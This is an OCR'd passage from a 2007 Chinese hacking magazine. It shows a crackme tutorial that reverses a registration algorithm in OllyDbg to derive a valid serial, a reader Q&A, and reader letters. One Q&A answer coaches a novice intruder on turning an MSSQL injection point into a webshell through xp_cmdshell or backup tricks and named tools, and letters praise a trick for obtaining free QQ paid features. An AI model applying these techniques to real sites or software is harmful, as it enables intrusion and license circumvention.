    for (n=1;n<=b;n++)
        fh=fh*3;
    return fh;
}
```




图3 注册成功界面

0x7a是z的ASCII码，33是！的ASCII码，数字和大小写的字符都在这个范围之间。不过搜索到的注册码样子都有点怪，比如说：?! $!"" ! !! K。这些东西像注册码吗？不像，可是它偏偏是注册码（如图3）。

现在，我也可以破解一些非明码比较，而且需要编程帮助的软件了。是否这意味着我的编程水准的提高呢？^_^祝各位实力越来越强。

【本文介绍的相关工具已收录在本期光盘中】

编辑点评：

作者非常详细地介绍破解过程，破解切入点方面抓得很准，所以抽丝剥茧地将注册流程搞定。 NOHACK

程序注册算法逆推初步

December

从本文中你可以学到：

注册码逆推计算的过程

对于明码软件的破解，不禁令我想起对付明码软件的利器——Winhex，基本所有的明码软件都可以使用此利器在其内存中获得注册信息，具体如何获得，这个不在本文的讨论范围里面，有兴趣的可以使用搜索引擎或者看看《黑手》以前的杂志。由于越来越多的明码软件被破解，很容易就获得注册信息，所以越来越多的软件作者已经走向使用非明码的方法，使其不能在内存中获得。这在破解中，还是增加了一点难度，最起码不弄懂程序的注册算法的话，基本就只能使用爆破的方法来将其破解，但是如果能弄懂注册算法而且还能弄出注册信息的话，这将是一件多么惬意的事情啊…………

嗯，废话说完了，今天给大家带来一个非明码的小练习。大家一起来，老习惯，二话不说抄起Peid就狂检测一番，发现程序并没有加壳（如图1）。




图1

从图1中可以看出程序使用汇编语言编写，随便乱输入一通，按下“OK”，竟然一点动静也没有，俺马上就傻眼了！既然没失败提示，那就看看有没有成功提示咯！OD载入目标，搜索字符串，就几行，很容易看到注册成功提示，如图2所示。




图2

双击它来到代码窗口，找个适当的地方下断点：

```
004010C6    E8 F9000000    call <jmp.&user32.GetDlgItemTextA>
；获取用户名长度
004010CB    8BD8           mov ebx,eax
004010CD    6A 64          push 64
004010CF    68 6C304000    push 33.0040306C                    ；
将注册码压栈
004010D4    68 ED030000    push 3ED
004010D9    FF75 08        push dword ptr ss:[ebp+8]
004010DC    E8 E3000000    call <jmp.&user32.GetDlgItemTextA>
；获取注册码长度
004010E1    68 6C304000    push 33.0040306C
004010E6    68 08304000    push 33.00403008
将用户名压栈
004010EB    E8 10FFFFFF    call 33.00401000
算法call
004010F0    83F8 01        cmp eax,1
eax与1比较
004010F3    75 12          jnz short 33.00401107
不相等它理也不理你
004010F5    68 30204000    push 33.00402030                    ；
U R good Cracker ^_^
```

很明显004010EB处就是算法call，既然要搞算法，不进算法的核心怎么行呢？

```
00401006  |.  8B5D 08      mov ebx,dword ptr ss:[ebp+8]        ；
将用户名保存到eax
00401009  |.  33D2         xor edx,edx
0040100B  |.  EB 06        jmp short 33.00401013
0040100D  |>  0FB603       /movzx eax,byte ptr ds:[ebx]
00401010  |.  03D0         |add edx,eax
用户名ASCII值累加,记为A
00401012  |.  43           |inc ebx
00401013  |>  803B 00       cmp byte ptr ds:[ebx],0
00401016  |.^ 75 F5        \jnz short 33.0040100D
00401018  |.  52           push edx
00401019  |.  8BC2         mov eax,edx
0040101B  |.  33D2         xor edx,edx
0040101D  |.  B9 64000000  mov ecx,64                          ；
ecx=64
```

```
00401022  |.  F7F9          idiv ecx
用户名ASCII值累加,记为A
00401024  |.  52            push edx
```

处理用户名运算，很简单，就是将用户名ASCII值累加后与64求模，得到一个值。

```
00401025  |.  33D2          xor edx,edx
00401027  |.  8B45 0C       mov eax,dword ptr ss:[ebp+C]
将注册码保存到eax
0040102A  |.  EB 06         jmp short 33.00401032
0040102C  |>  0FB618        /movzx ebx,byte ptr ds:[eax]
0040102F  |.  03D3          |add edx,ebx
00401031  |.  40            |inc eax
00401032  |>  8038 00       cmp byte ptr ds:[eax],0
00401035  |.^ 75 F5         \jnz short 33.0040102C
00401037  |.  83C2 64       add edx,64      ;  edx+64,结果记为B
0040103A  |.  5F            pop edi
```

处理注册码运算，也很简单，注册码ASCII值累加后，再与64相加，也得到一个值。

```
0040103B  |.  5E            pop esi
0040103C  |.  83FF 21       cmp edi,21      ;  结果与21比较
0040103F  |.^ 75 0B         jnz short 33.0040104C   ;  不相等就OVER
```

这里将用户名运算处理后的值与21比较，不相等的话，就执行到失败处。

```
00401041  |.  3BF2          cmp esi,edx     ;  A与B比较
00401043  |.  75 09         jnz short 33.0040104E   ;  不相等就OVER
```

这里将A与B比较，如果不相等，也执行到失败处。

```
00401045  |.  B8 01000000   mov eax,1
注册成功标志
0040104A  |.  EB 02         jmp short 33.0040104E
```

将eax置1，很明显的注册成功标志，一般为1就注册成功，为0就注册失败。

或许上面的分析使你有点模糊了，不过没关系，下面来总结一下：

1）用户名ASCII值累加值与64求模后，其值必须等于21；

2）注册码ASCII值累加值与64相加，其值必须等于用户名ASCII值累加。

满足上面两个条件，就可以注册成功了。这里的运算如果使用正向来推算的话，基本上非常困难，但是如果采取逆向来推算的话，那么就变得很明朗了。把初中时的数学水平找出来吧，既然要想得到注册码，根据条件2）就必须先得到用户名ASCII的累加值。要得到这个值又必须使其满足条件1），于是拿出系统自带的计算器出来吧，经过反复的测试与检验，还算比较容易的得到用户名ASCII的累加值为215，就可以满足条件1）了。既然值为215，那么其用户名就可以随便找找满足累加值为215的就可以了，我找到的为：Decem7。既然找到这个了，就再去推算注册码。根据条件2），注册码ASCII值累加值+64=215，也就是说，注册码ASCII值累加值为1B1，那么再根据这个去将注册码推算出来，我找到的为：Dece@。好了，注册信息推算出来，我想大家也一定是迫不及待的想拿去试试了（如图3）。




图3

多么灿烂的笑容，但是在这一系列的计算和推算当中，包含了多少辛酸？希望这个灿烂的笑容是对所有曾为这个注册信息努力过的朋友的回报，我想这是程序的作者所希望的，也是我对大家所期望的。好了，虽然很累，但是得到的每一次成功对每一个Cracker来说，都是值得的，也是所希望的。教程没有多大的技术含量，而且程序的运算也是非常的简单，如果你在学习的过程中有疑问或者有什么建议的话，都欢迎你到《黑客手册》的官方论坛发表你的任何问题。

【本文介绍的目标程序和相关工具PeID v0.94、OllyDBG v1.1已收录在本期光盘中】

编辑点评：

非明码的东东，说起来就头痛！如果不能将注册过程弄懂，使用爆破来对付的话，真是痛上加痛！为啥？因为爆破一不小心漏了一处，破解就不算成功。如果使用注册算法注册后，程序某些功能还是不能使用的话，这只能说程序作者加了某些暗桩进去防止破解了。掌握好算法逆推的过程，是破解的重要一课。

Q&A

Q：计算机由于中了病毒，发现工具列表下的“文件夹选项”不见了！并且杀毒软件也失去作用了，被无缘无故的删除了，也就是不能用，该怎么办啊？

A：找回丢失的“文件夹选项”可以尝试下面两种方法。

1、在“运行”中输入“gpedit.msc”，“确定”后打开组策略编辑器。然后依次展开“用户配置”－“管理模板”－“Windows组件”－“Windows资源管理器”，双击右侧的“从工具菜单中删除文件夹选项”菜单，如果该项被设置为启用了，则把它改为未配置；如果已经被设置成了未配置，则把它改为启用，重启一下电脑后再修改此项，将它改回为未配置。

2、在注册表编辑器中定位到HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer，在右边窗口的空白处单击鼠标右键，选择新建一个双字节值，命名为“NoFolderOptions”，将它的值设为“1”即可。

杀毒软件可能被病毒恶意删除并禁用了，如果无法运行和安装可能跟“IFEO劫持”有关。建议参考上期Q&A或者上网搜索“IFEO劫持”。

URL：http://www.nohack.cn/bbs/thread-62694-1-1.html

Q：请问该如何删除名为“antiautorun..”的文件夹？不知道为什么无法打开名为“antiautorun..”的文件夹，也无法删除。最气死人的是，每个盘都有这样的一个文件夹，请问朋友们这到底是怎么回事？

A：这很明显是系统安装了usb病毒免疫工具，会在磁盘的每个盘符下建立一个autorun.ini的文件夹并加入antiautorun..\的文件夹，这是为了防止USB传播类病毒在磁盘目录下写入autorun.ini的自动安装文件。因为windows的默认特性是无法访问和删除带..\的目录的，例如你要删除c盘的autonrun.ini的目录下的antiautorun..\，可以在cmd下运行rd c:\autorun.ini\antiautorun..\ /s /q。该命令可以强制删除非空目录。

这种目录在windows的GUI下是无法建立的，可以通过cmd下的md命令建成。访问类似目录可以在开始的运行下直接输入该目录路径。

URL：http://www.nohack.cn/bbs/thread-62658-1-1.html

Q：Help！只要有杀毒两个字，不管在运行什么都立刻被关闭。重装也一样，无法安装杀毒软件！先前电脑中毒，症状是有好些程序和软件无法运行，安全模式也进不了，杀毒软件也打不开。后来重装的，还把盘特意给格式化了一下。结果重装完以后，还是无法安装杀毒软件，在网页上只要输入“杀毒”两个字，搜索一下，无

论你打开什么都会被强行关闭掉，只要有关杀毒的东西一打开就自动关闭了。无奈之下，找了个U盘，下了个杀毒软件，在电脑上安装，但是怎样都无法安装……打都打不开！！！希望大家帮帮忙，先谢过了！

A：很明显你的系统感染了病毒，而相关症状类似最近非常流行的“AV终结者”，手工清除相当麻烦，推荐你到http://zhuansha.duba.net/259.shtml下载最新的“av终结者专杀工具”。因为其他盘符里写入了autorun.ini的文件导致病毒交叉感染，所以重装系统也没有作用。参考http://www.duba.net/zt/avkiller/可以得到更多该病毒相关常识。

URL：http://www.nohack.cn/bbs/thread-61457-1-3.html

Q：使用明小子检测注射的时候，得到的信息如下：恭喜，该URL可以注入！数据库类型：MSSQL数据库（错误提示关闭）。这样后接下来该怎么做呢？以前是access的就会猜解，这个还不知道怎么搞，高手指点一下。

A：很明显这位朋友是刚接触入侵的新手，对于mssql数据库的注入，其实相比access而已更有技术含量可言。首先，你可以等同把他看成是一个access库的注入，查找管理员的表和相关字段得到管理员的用户和密码，利用可能获取的后台相关功能写入webshell。只是mssql的注入更加灵活，可以使用sql语句列举所有的表和对应的列名和字段，不依赖于access的指定性质的暴力猜解，得到的信息更加全面。

在没有后台的情况下，mssql的注入有很多方法得到相关权限，如果是sa权限的注入点，在没有删除xp_cmdshell的情况下直接上传文件和输入命令。

一般情况下，现在的mssql注入点都是db_owner权限，可以利用工具的列举目录功能得到网站的web目录，再利用差异备份或者log备份得到webshell，NBSI3.0就自带了这个功能。不过个人推荐你使用“GetWebshell大众版”，成功几率相当高。建议你学习一下sql语法，这样你才知道所谓的sql注入是如何执行的。

URL：http://www.nohack.cn/bbs/thread-62379-1-4.html

Q：如何删除隐藏帐户？比如LONGYUE$这种的隐藏帐户？

A：这种带$的用户利用net user命令是无法查看的，但是可以在本地用户管理组里看到。利用


net user LONGYUE$ /del，或者在用户管理组里直接删除。

现在大部分病毒或者后门利用了hideadmin这样的功能，把带$的帐户隐藏，以至在“用户管理”无法查看。对于这样的帐户，我们可以利用“影子管理员检测软件”，或者“guest帐户删除大师”来列举隐藏帐户。不过利用“guest帐户隐藏大师”和net user LONGYUE$ /del无法删除这样的隐藏帐户。

我们可以利用icesword的注册表功能依次定位到HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names，把隐藏帐户删除。因为即使在administrator权限下，使用regedit或者regedt32也无法打开这个注册表项目。

本人在网上也未能搜索到能有效删除隐藏帐户的工具，所以这里推荐使用icesword这款系统内核级安全工具来删除。如果有更好的工具或者方法请到下面地址跟帖。

URL：http://www.nohack.cn/bbs/thread-61873-1-6.html



·花迷感谢

城市/河北省沧州市
论坛ID/无
邮件/zhangjiawang00@yahoo.com.cn

→对某篇文章的读后感：

文章名称：获得免费5级花加人参果

读后感：以前我的QQ空间里没有人参果，看别人有，好羡慕哦！我在那天，在路上走着，看到一个报刊亭。我看到了《黑客手册》这本书，其中有《获得免费5级花加人参果》这篇文章。看了后就到网上弄了弄，果然有效。以前我光会弄5级花，没办法保住人参果，现在好了，和别人的空间一样了。

城市/重庆
论坛ID/乾锟奇缘
邮件/qqthomasq@126.com

→对某篇文章的读后感：

文章名称：获得免费5级花加人参果

读后感：QQ的5级花真让人羡慕！看了这篇文章后，我回家就解决了升花等级的烦恼，不仅装饰了我的空间，而且也让我周围的同学羡慕不已。

早有预感的花编：在编辑本文时就预感，该技巧一经本刊透露，将有可能造成大规模的“采花行动”！果然如此，接连几封花迷的感谢信件，哈哈……这个技巧大家要抓紧时间好好利用，不知道有没有多事之人透露给腾讯？

·网络安全

城市/石家庄
论坛ID/无
邮件/无

→对某篇文章的读后感：

文章名称：采访教主

读后感：看前人们一个一个创造奇迹，很能鼓励自己。教主在文中说：“和你们一样，我也是一个网络安全的爱好者！”对呀！我也是，所以我更应该学习，但这条路一不小心就有危险，咱们国家网络是脆弱的，但法律还是很严的。我做为一名军人，早已树立为人民服务的思想，那么学安全也要树立为中国网络安全服务这一思想，同时也希望广大黑友和我一样有这样的思想。最后祝教主工作顺利，《黑手》越办越好！

城市/湖北襄樊
论坛ID/peakiller
邮件/peakiller@gmail.com

→有什么建议和意见


我认为《黑客手册》是一本非常不错的网络安全类杂志。每一期《黑手》都能让我学到不少知识。有好的经验与方法，我们就该去学习，但也不能丢掉杂志本身的特点。缺少自身特点的杂志，必然不是一本好杂志，也希望《黑手》能真正做到“自由独行”，同时也要找准自己的定位。

退隐多年的黑编：说起黑客的“自由独行”，个人感觉只不过是表现在周围并无技术、经验等的交流同好。当需要使用社工学时，利用自己周边的人际关系更有效果。同时，也希望大家站在网络安全的角度上来考虑一些问题，这样你才会感受到网络攻防的魅力。

黑客手册

ISBN 978-7-900447-55-5
9 787900 447555
暑期网络安全
2007.08
NO ¥10.8 非安全

…帮指南 投稿Mail:nohack@21cn.com WWW.NOHACK.CN … 自由独行的边…化
…CD一同赠送，不得单独销售]



专题1

揭秘 …网渗透

